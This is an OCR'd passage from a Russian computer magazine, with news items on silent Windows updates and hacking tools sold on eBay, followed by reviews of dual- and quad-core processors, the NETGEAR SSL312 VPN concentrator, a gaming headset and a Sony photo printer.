Недавно было замечено очень странное поведение Windows: она самостоятельно скачивала и устанавливала апдейты. При этом у пользователя ничего не спрашивалось и установка происходила даже в том случае, если автоматическое обновление было вообще выключено. Такое самоуправство вызвало массу недовольства, поскольку многие очень болезненно относятся к изменениям в своих компьютерах, особенно если их об этих изменениях даже не предупреждают. Так, Мелкософт спонтанно обновил под XP SP2 следующие файлы: cdm.dll, wuapi.dll, wuauclt.exe, wuaucpl.cpl, wuaueng.dll, wucltui.dll, wups.dll, wups2.dll, wuweb.dll. А под Vista обновили wuapi.dll, wuapp.exe, wuauclt.exe, wuaueng.dll, wucltux.dll, wudriver.dll, wups.dll, wups2.dll, wuwebv.dll. Проверить факт скрытого обновления можно через системный лог. Под XP'юшкой его можно посмотреть так: «Пуск → Выполнить → eventvwr.msc». Надеюсь, что подобная практика не станет постоянной, ведь были случаи, когда какое-либо обновление мешало нормальной работе сторонних программ и от него приходилось отказываться.


20% американцев готовы променять секс на интернет.





Хакеры наглеют

В принципе, купить какой-либо сложный и действенный троян или еще что-нибудь незаконное довольно сложно. Подобные вещи продаются либо через знакомых, либо на закрытых форумах и каналах в IRC, доступ на которые тщательно фильтруется. Но недавно какой-то смельчак выставил на продажу свой хак-софт прямо на eBay. Вообще говоря, учебные материалы и некоторое количество утилит уже выкладывались, но теперь посредством eBay реализуется очень дорогой и сложный софт: скрытые загрузчики троянов и некоторые утилиты для взлома сайтов. В результате практически каждый, у кого есть аккаунт на eBay и кошелек на PayPal, может приобрести вполне действенное средство, которое не поймают антивирусы. Наверняка, эти лоты будут закрыты, но за всем аукционом уследить тяжело, и при желании продавец все-таки найдет своего покупателя — был бы спрос. А спрос на подобные вещи с развитием интернета только растет.



ЯДРА-ИЗУМРУДЫ

ТЕСТИРОВАНИЕ ПРОЦЕССОРОВ

Больше ядер — больше экстаза и высокотехногенного наслаждения. Производители, с позволения сказать, ядреных процессоров уже не могут довольствоваться Core 2 и X2. Двойки уходят в небытие, и вакантное место в скором времени будет занято четырехъядерными процессорами. Пока что новый век только начинается, и ждать рабочие новинки на прилавках стоит только к весне. В сегодняшнем обзоре мы подведем черту, рассмотрим последние наиболее интересные решения в сфере процессоров и проведем соответствующее тестирование.

МЕТОДИКА ТЕСТИРОВАНИЯ

Что требуется от процессора? Естественно, производительность. Мы использовали стандартный набор приложений для оценки рабочих нюансов тестируемых моделей. Общая схема испытаний выглядела следующим образом:

1. Синтетическое тестирование с помощью программного пакета 3DMark 2006. Мы указали в результатах только Overall-параметр — общую оценку всей системы.
2. Обработка изображений. Любимая фотохудожниками программа Adobe Photoshop версии 9.0 (CS2) пригодилась нам и в этом нелегком деле. Картинка в высоком разрешении преобразовывалась с помощью блоков обработки, а результатом являлось время, затраченное на выполнение всего цикла операций.
3. Скорость математических подсчетов. Крохотная по размерам програмка SuperPI, плод работы нескольких энтузиастов, стала своеобразным мерилом производительности современных процессоров. Фактически считалось число «пи» с точностью до одного миллиона знаков после запятой. Результатом было опять же время, затраченное на вычисление.
4. Не забыли, конечно, и об игровом тестировании. На разрешении 800x600, чтобы уменьшить влияние видеокарты на результат, было запущено заранее записанное демо на популярной платформе F.E.A.R.

Socket LGA775:
Материнская плата: **MSI 975X Platinum**
Память: **2x 1024 Мб, Kingston HyperX DDR2 KHX7200D2K2/1G**
Кулер: **Glacialtech Igloo 7200 Light**
Видеоплата: **ASUS Radeon EAX1900XTX, 512 Мб**
Винчестер: **80 Гб, Seagate Barracuda 7200 rpm, IDE**
Блок питания: **450 Вт, Floston**

Тестовый стенд:
Socket AM2:
Материнская плата: **ASUS M2N32-SLI Deluxe**
Память: **2x 1024 Мб, Kingston HyperX DDR2 KHX7200D2K2/1G**
Кулер: **Glacialtech Igloo 7200 Light**
Видеоплата: **ASUS Radeon EAX1900XTX, 512 Мб**
Винчестер: **80 Гб, Seagate Barracuda 7200 rpm, IDE**
Блок питания: **450 Вт, Floston**

Тестируемое оборудование:
AMD Athlon 64 X2 5200+: AMD Athlon 64 X2 5000+: AMD Athlon 64 X2 5000+ Brisbane: AMD Athlon 64 X2 6000+: Intel Core 2 Duo E6300: Intel Core 2 Duo E4300: Intel Core 2 Duo E6320: Intel Core 2 QX6700





AMD Athlon 64 X2 5000+ Brisbane

Ядро: **Brisbane**
Технология производства, нм: **65**
Частота ядра, ГГц: **2,6**
Количество ядер: **2**
Кэш второго уровня L2, Кб: **2x 512**
Коэффициент умножения: **13**
Частота шины, МГц: **400**
Сокет: **Socket AM2**



А вот и свидетельство компании AMD о том, что 65 нм подвластны инженерам. Интересно, что производитель не стал повышать цену на эту модель и оставил ее равной стоимости процессора на базе ядра Windsor. Все прелести этого камешка вытекают из более совершенной технологии производства. Заметим, что для установки 65-нм процессора придется обновить BIOS до версии, поддерживающей Brisbane. В противном случае могут возникнуть проблемы со стабильностью. Предыдущая версия мало чем отличается от нового решения, если говорить об уровне производительности. Однако новый техпроцесс позволяет потреблять меньше энергии — около 11% разницы TDP получено при 100% нагрузке. Следовательно, любители разгона оценят Brisbane по достоинству.



Придраться к AMD Athlon 64 X2 5000+ Brisbane сложно. Однако выбор каждый должен сделать самостоятельно. Вполне вероятно, что ядра от Intel окажутся сердцу милее.

Intel Core 2 Duo E6300


Ядро: **Conroe**
Технология производства, нм: **65**
Частота ядра, ГГц: **1,86**
Количество ядер: **2**
Кэш второго уровня L2, Кб: **2048**
Коэффициент умножения: **7**
Частота шины, МГц: **1066**
Разъем: **LGA775**




По сравнению с основной действующей силой линейки Intel Core 2 Duo, рассматриваемый процессор изготовляется с урезанным до 2 Мб объемом памяти второго уровня. Напомним, что у топовых моделей размер кэша L2 составляет 4 Мб. По производительности этот камень можно соотнести, пожалуй, с AMD Athlon 64 X2 5000+. Он до сих пор является неплохим предложением для энтузиастов и любителей разгона.



А когда-то мы гоняли этот камешек и в хвост и в гриву, приятно удивляясь разгонному потенциалу самой младшей модели в линейке процессоров на базе ядра Conroe. Сегодня есть более интересные предложения на рынке, в том числе и модели на базе Allendale. По этой цене Intel Core 2 Duo E6300 уже не так привлекателен для аудитории, подыскивающей бюджетную модель. Ранее линейка была представлена всего четырьмя камнями, и тогда Intel Core 2 Duo смотрелся весьма неплохо. Однако в свете расширения его лавры можно передать тому же Intel Core 2 Duo E6320.



Скорость обработки графического изображения во многом зависит и от центрального процессора. Четырехъядерник от Intel держит марку и опережает своих конкурентов



Один из самых любимых тестов оверклокеров не подвергался обновлению уже давно. Однако он до сих пор не теряет своей актуальности. Маркетинговая политика Intel четко проглядывается в расстановке результатов





Intel Core 2 Duo E6320

Ядро: **Conroe**
Технология производства, нм: **65**
Частота ядра, ГГц: **1,86**
Количество ядер: **2**
Кэш второго уровня L2, Кб: **4096**
Коэффициент умножения: **7**
Частота шины, МГц: **1066**
Разъем: **LGA775**



Уровень производительности, может быть, ненамного, но поднимается благодаря увеличению кэша второго уровня. Преимущество особенно заметно при работе с системными утилитами, а также при выполнении математических вычислений. Конечно, для разгона процессор Intel Core 2 Duo E6320 не самый удачный вариант, хотя и его предшественник Intel Core 2 Duo E6300 не отличался отзывчивостью при попытке вручную повысить производительность. Приятно также сознавать, что Intel уровняла цены на оба указанных выше решения, и пользователь может выбрать наиболее подходящий ему вариант без лишних затрат.



Если математика подопытному экземпляру за счет памяти удавалась хорошо, то в решении задач, связанных с кодированием и обработкой 3D-приложений, альтернативные варианты с более высокой тактовой частотой перед Intel Core 2 Duo E6320 имели преимущество.

AMD Athlon 64 X2 6000+


Ядро: **Windsor**
Технология производства, нм: **90**
Частота ядра, ГГц: **3,0**
Количество ядер: **2**
Кэш второго уровня L2, Кб: **2x1024**
Коэффициент умножения: **15**
Частота шины, МГц: **2x800**
Сокет: **Socket AM2**




Самый большой и красивый процессор от AMD несет гордое имя AMD Athlon 64 X2 6000+. Зачем AMD понадобилось снимать маркировку FX и заменять ее классическими обозначениями? Скорее всего, дело в традиционных маркетинговых трюках. Вполне вероятно, что нас ждет серия четырехъядерников с наименованием FX, а может быть, производитель откажется от такого способа рекламы и все новинки ожидающейся серии будут промаркированы в общепринятом стиле. Как бы там ни было, процессор AMD Athlon 64 X2 6000+ жарит в прямом и переносном смысле. Во-первых, производительность его на высоте, ну а во-вторых, греется он будь здоров!



С разгонным потенциалом у этого процессора не все так гладко: в зависимости от качества модели пользователь может получить максимум пару сотен мегагерц, что и разгоном-то назвать нельзя.



Пускай этот тест не очень информативен, но для любителей компьютерных развлечений он имеет ценность. Стоит обратить внимание на результат, показанный AMD Athlon 64 X2 5000+ Brisbane. Работает этот процессор чуть лучше аналога на базе Windsor



Бенчмарк призван оценивать всю систему в совокупности, а не отдельные ее составляющие, так что разрыв между тестируемыми моделями не так велик



AMD Athlon 64 X2 5200+

Ядро: **Windsor**
Технология производства, нм: **90**
Частота ядра, ГГц: **2,6**
Количество ядер: **2**
Кэш второго уровня L2, Кб: **2x1024**
Коэффициент умножения: **13**
Частота шины, МГц: **400**
Сокет: **Socket AM2**



Компания AMD заполнила нишу между AMD Athlon 64 X2 5000+ и AMD Athlon 64 X2 6000+ различными сочетаниями частоты и размера кэша второго уровня. Компанией было выпущено две модели с маркировкой 5200+. Мы тестировали решение на базе ядра Windsor с использованием техпроцесса 90 нм. Однако в продаже можно найти процессор на основе ядра Brisbane, а это 65 нм, большее энергосбережение и, как следствие, высокий разгонный потенциал и относительно невысокий уровень тепловыделения. Как бы там ни было, AMD расширяет линейку за счет различных вариаций параметров. Процессор AMD Athlon 64 X2 5200+ вобрал в себя достоинства ранее существующих процессоров и имеет полное право на существование. В отличие от 90-нм версии, 65-нм модификации имеют уменьшенный кэш второго уровня (до 512 Кб на каждое ядро), но зато повышенную на 100 МГц частоту.



По сравнению с моделями от Intel, минусов только два — высокое тепловыделение и повидавший виды техпроцесс.



Intel Core 2 QX6700

Ядро: **Kentsfield**
Технология производства, нм: **65**
Частота ядра, ГГц: **2,66**
Количество ядер: **4**
Кэш второго уровня L2, Кб: **8192**
Коэффициент умножения: **10**
Частота шины, МГц: **1066**
Разъем: **LGA775**



Переход на новый техпроцесс позволил Intel сократить тепловыделение. Хотя четырехъядерный Intel Quad Core греется куда сильнее горячих моделей от AMD, это реально действующая модель процессора с учетверенным потенциалом.



Мы уже посвящали этому процессору целую статью с подробным описанием возможностей. И уже тогда хвастаться было нечем. Дело в том, что даже сегодня многие производители программного обеспечения не могут предоставить реальную поддержку четырех ядер. Да и есть ли в этом смысл сейчас? Да, найдется пара техноманьяков, которые в угоду своей страсти приобретут такой камешек. Но работает такой процессор на деле как обычный Intel Core 2 Duo E6700. Остается только ждать грамотной реализации ПО и повсеместного распространения процессоров с четырьмя ядрами.

ВЫВОДЫ

Итак, после проведенного тестирования можно сделать некоторые выводы и наградить самые интересные решения. К сожалению, процессор Intel Core 2 QX6700 может считаться хорошим выбором только лишь с точки зрения дальнейших перспектив. Соотношение цена/производительность, к сожалению, далеко от Intel Core 2 Duo E6700. Пусть он также недешев, но в данном случае кандидатов на это место не так уж и много — именно ему мы отдали «Выбор редакции». Если хочется помощнее, но душит жаба, советуем уделить внимание AMD Athlon 64 X2 5000+ Brisbane («Лучшая покупка»). Этот процессор с низким уровнем энергопотребления работает с той же эффективностью, что и стандартный вариант, но имеет высокий разгонный потенциал.


РЕДАКЦИЯ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИИ ULTRA ELECTRONICS (Т. (495) 775-7566, WWW.ULTRACOMP.RU), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ AMD И INTEL.


КИРИЛЛ АВРОРИН


ИГОРЬ ФЕДЮКИН

Тестирование SSL-концентратора NETGEAR SSL312

НЕДОРОГОЙ И НАДЕЖНЫЙ УДАЛЕННЫЙ ДОСТУП К КОРПОРАТИВНОЙ СЕТИ



Многим современным корпоративным сетям не хватает удобного решения для постоянного удаленного доступа к локальной сети и ее ресурсам. Кроме того, на первой стадии подобная функция нужна всего нескольким сотрудникам, в связи с чем многие фирмы считают нерезонным производить дорогостоящие закупки соответствующего оборудования. С технологической точки зрения есть масса способов решения этой проблемы, но наиболее оптимальным по соотношению цена/безопасность/простота в установке и настройке является доступ с использованием VPN-тоннеля. Причем здесь предпочтительнее использование протокола SSL, так как он в состоянии обеспечить быстрое и защищенное подключение мобильных клиентов. Учитывая, что в последнее время рынок мобильных устройств для удаленной офисной работы заметно расширился, проектировать систему дистанционного доступа к корпоративной сети без учета этого типа устройств не имеет никакого смысла.

Осталась лишь небольшая финансовая проблема — многие предлагаемые на сегодняшний день современные SSL-концентраторы стоят приличных денег. Поэтому нам показалось интересным провести тест, можно сказать, одного из первых бюджетных решений в этом классе — NETGEAR SSL312.


Технические характеристики:
Интерфейсы: **2x LAN (RJ-45) 10/100 Мбит/сек**
Виды шифрования: **DES, 3DES, MD5, ARC4, AES (ECB, CBC, XCBC, CNTR) 128/256 бит**
Безопасность: **MD5, SHA-1, MAC-MDS/SHA-1, HMAC-MD5/SHA-1**
Поддержка сертификатов: **RSA, Diffie-Hellman, Self**
Авторизация: **RADIUS, Active Directory, LDAP**

ТЕХНОЛОГИИ

Сердцем бюджетного концентратора является типичная схема, в которой все основные компоненты распаяны на одном кристалле. В качестве центрального процессора выступает модель Cavium NITROX Soho CN220-200BG276 с тактовой частотой 200 МГц. На плате интегрировано три отдельных контроллера Fast Ethernet, но в этой модели используются только два из них. Кроме сетевых адаптеров имеются полноценные порты PCI/UART/GPIOs, а также аппаратный ускоритель тоннелей по протоколам IPSec/SSL. Официально заявленная скорость работы этих тоннелей — 125 Мбит/с для IPSec и 25 Мбит/с для SSL.
Разумеется, инженеры не обошли вниманием память: на плате распаяны два чипа CMOS SDRAM производства Samsung с маркировкой K4S511632D-UC75. Объем каждого из них — 64 Мб. Тактовая частота вполне стандартна — 133 МГц при CAS, равном 3,0. Для системных нужд имеется и флеш-память MX29L V640BTTC-90G общим объемом 16 Мб.
Весьма неплохо реализованы основные функциональные возможности концентратора. Процесс авторизации максимально прост и понятен: база пользователей хранится либо в ресурсах самого концентратора, либо на внешнем RADIUS-сервере, Active Directory или LDAP. В качестве программного интерфейса выступает любой веб-браузер с поддержкой Microsoft ActiveX. Соответственно, никаких проблем авторизации возникнуть не должно, какой бы тип мобильного устройства не использовался.
К числу базовых функций концентратора, доступных после авторизации, относится управление удаленным рабочим столом, доступ к сетевому окружению Windows SMB, терминальным службам Windows (Office со всеми его приложениями), возможность захода на FTP-сервер, а также управление посредством Telnet и SSH. Всех этих средств вполне достаточно для полноценного использования сети, мобильной работы, обмена любыми видами данных (за небольшим исключением), причем на достаточно высокой скорости при обеспечении должного уровня безопасности. При этом нет необходимости устанавливать VPN-туннель, достаточно лишь встроенных в NETGER SL312 средств. Единственный его визуальный недостаток — отсутствие поддержки русского языка, что приводит к некорректному отображению файлов с названиями на кириллице. Впрочем, вероятно, уже есть необходимые прошивки и обновленные программные средства, либо эта проблема будет решена в ближайшем будущем.
Непосредственно с активацией SSL-тоннеля посредством ActiveX создается виртуальное соединение. Есть возможность выбора перенаправления всех портов или нескольких избранных.

МЕТОДИКА ТЕСТИРОВАНИЯ

В первую очередь мы проверяли реальную скорость работы созданного VPN-тоннеля при помощи программного пакета NetIQ Chariot и скрипта Throughput, передавая таким образом пакеты максимально возможного размера. На каждой из двух рабочих машин устанавливались endpoint-утилиты, а после этого в NetIQ Chariot запускался скрипт генерации трафика. Версия рабочей прошивки — 1.4.19.
Далее мы создали два сегмента сети (соответственно WAN и LAN), соединенных при помощи маршрутизатора D-Link DFL-800. Одна из машин, к которой был подключен NETGEAR SSL312 и на которой была запущена утилита NetIQ Chariot, помещалась в LAN-сегмент, а вторая система находилась в пределах WAN-сети. Пакеты направлялись на 443-й порт.
В процессе мы уточнили реальную скорость работы, которая составила практически 100 Мбит/с, поэтому маршрутизатор ни в коем случае нельзя причислить к слабым звеньям созданной сети.
При попытке передачи пакетов из внешней сети во внутреннюю (WAN → LAN) скорость составила порядка 6,07 Мбит/с. Концентратор способен одновременно контролировать 25 тоннелей, чего должно вполне хватить для комфортной работы: для стандартного обмена документами, небольшими файлами и сообщениями. Достаточно этого будет и для обычного удаленного администрирования. Если подсчитать, то при одновременной работе 25 пользователей получается примерно 256 Кбит/с на каждого, однако нагрузка обычно распределяется неравномерно. Разумеется, следует помнить, что это решение с возможностью одновременной работы только 25 пользователей (целых 25 пользователей?!) подойдет лишь для компаний среднего размера.



Вполне привычного вида встроенный проводник. Единственный заметный недостаток — отсутствие локализации

ВЫВОДЫ

Что ж, проведя ряд нехитрых, но вполне достаточных тестов, мы вправе заявить, что дебют экономичного концентратора для удаленного доступа пользователей удался. NETGEAR использовала простую, но вполне оправдывающую себя схему компоновки «железной» части устройства, снабдила его неплохим (но и не идеальным) комплектом программного обеспечения, в результате чего получилось надежное, весьма функциональное и лишенное серьезных проблем решение. Мы рекомендуем его для небольших компаний, впервые столкнувшихся с необходимостью обеспечения своих работников мобильным доступом к ресурсам внутренней сети. Судя по всему, в ближайшем будущем с этой актуальной проблемой придется столкнуться все большему числу IT-директоров.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ NETGEAR.

4 девайса



Medusa 5.1 ProGamer Edition
«Звук вокруг» для эгоиста

$200



Технические характеристики:

Подключение: **mini-jack, USB**
Количество каналов: **5.1**
Количество динамиков: **4 на каждое ухо**
Наличие микрофона: **есть**



1. Большие наушники очень удобно сидят и согреют твои уши холодными зимними днями/ночами/вечерами.
2. Ты не ограничен в подключении: можешь использовать mini-jack или USB.
3. В каждом ухе установлено по 4 динамика для создания «звука вокруг».
4. Микрофон может быть снят для простого прослушивания музыки и установлен при необходимости — для подключения используется разъем-тюльпан.
5. Микрофон поворотный и установлен на гибкой ножке — его можно настроить так, чтобы тебе было удобно.
6. На пульте управления отдельно регулируется громкость для каждого из каналов в случае подключения по USB.
7. Чувствительность микрофона достаточно высока для комфортного общения.



1. Амбушюры приятны на ощупь, но не глушат внешние звуки — сильно отвлекает окружающий звуковой фон.
2. Кнопки отключения микрофона нет, отключить его можно, только выдернув шнур.
3. Блок управления выполнен из не очень качественного пластика с заусенцами.



Sony DPP-FP70
Производительный сублимационный фотопринтер



Технические характеристики:

Поддержка карт: **MemoryStick, SD и CompactFlash**
Интерфейсы: **USB, Bluetooth (при наличии адаптера DPPA-BT1)**
Диагональ экрана: **2,5"**
Цветовое разрешение: **256 уровней x 3 цвета; 16,7 млн цветов**
Разрешение: **300x300 dpi**
Размер отпечатков: **4x6" (10x15 см, размер открытки)**



1. Компактный принтер можно легко носить с собой и подключать где угодно.
2. Автономность работы обеспечивается наличием картридера и поддержкой подключения аппаратов с функцией PictBridge.
3. При желании можешь печатать фотографии прямо с телефона, передавая их на принтер по Bluetooth (необходим адаптер DPPA-BT1).
4. Функции обработки изображения дают возможность немного подредактировать фотографию или сразу создать с ней календарик.
5. Поддержка скоростной печати гарантирует выход готового снимка через 45 секунд после нажатия кнопки Print.
6. Сублимационное нанесение краски плюс дополнительный слой защитного покрытия — фотография проходит 4 стадии при печати.
7. Хорошее качество снимка обеспечено — высокая четкость и насыщенные цвета.



1. Поддерживается только специальная бумага.
2. Стоимость отпечатка по-прежнему высока — около 8-10 рублей за снимок.
3. Стоимость самого принтера сравнима со струйными моделями, обеспечивающими больший формат печати.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИИ «БЮРОКРАТ» (Т. (495) 745-5511, WWW.BURO.RU), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ MSI И SONY.



Технические характеристики:

Наименование процессора: **ATI R600**
Количество потоковых процессоров: **320 шт.**
Количество текстурных блоков: **16 шт.**
Частота ядра: **740 МГц**
